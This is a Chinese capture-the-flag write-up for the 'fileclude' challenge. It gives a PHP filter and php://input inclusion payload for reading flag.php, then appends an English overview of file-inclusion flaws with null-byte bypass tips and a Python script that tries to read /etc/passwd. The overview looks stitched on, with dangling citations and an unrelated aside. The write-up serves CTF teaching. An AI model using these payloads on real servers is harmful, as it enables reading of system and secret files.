
攻防世界 fileclude WP

本文介绍了一个具体的代码审计案例,展示了如何使用payload进行信息收集的方法。通过构造特定的URL参数,可以实现对目标文件的Base64编码读取,并进一步解码获取到文件内容。此外,还介绍了如何利用Hackbar工具来辅助完成这一过程。

1.题干




信息收集:代码审计

简单看一下,发现payload:

/?file1=php://filter/read=convert.base64-encode/resource=flag.php&file2=php://input

用Hackbar 传一下 “hello ctf”



出现Base64,解码

 

上传:
 

Bye-- 

### Fileclude Usage in Cybersecurity CTF Challenges or Attack Defense Exercises In the context of cybersecurity and particularly within Capture The Flag (CTF) competitions, file inclusion vulnerabilities—often referred to as `fileclude` by some participants—are a critical area that tests both offensive and defensive skills. These types of challenges typically involve exploiting server-side includes where an attacker can manipulate input parameters to include arbitrary files on the web server. For instance, when dealing with Local File Inclusion (LFI), one might encounter scenarios like accessing sensitive configuration files through URL manipulation[^1]. Similarly, Remote File Inclusion (RFI) allows attackers to inject remote scripts into vulnerable applications, potentially leading to unauthorized access or data breaches. To effectively tackle such issues during CTF events: - **Understanding Vulnerability**: Participants must have thorough knowledge about how different programming languages handle dynamic content loading. - **Exploitation Techniques**: Learning various methods including but not limited to using null bytes (`%00`) at the end of filenames to bypass certain filters[^2]. - **Mitigation Strategies**: From a defender's perspective, implementing strict validation rules for any user-supplied inputs intended to be used as part of filesystem paths is crucial. Additionally, employing security mechanisms provided by frameworks and libraries helps mitigate risks associated with improper handling of external entities. Moreover, practical experience gained from participating in real-world simulations offered via platforms specializing in Python bytecode compilation tools could also enhance understanding regarding obfuscation techniques often employed alongside these attacks[^3]. ```python # Example code snippet demonstrating basic LFI exploitation technique import requests url = 'http://example.com/vulnerable_page.php?file=' payload = '../etc/passwd' # Attempting to read system password file response = requests.get(url + payload) if response.status_code == 200: print(response.text[:50]) # Print first few characters of retrieved content else: print('Failed to retrieve file.') ```
评论
添加红包

请填写红包祝福语或标题

红包个数最小为10个

红包金额最低5元

当前余额3.43前往充值 >
需支付:10.00
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值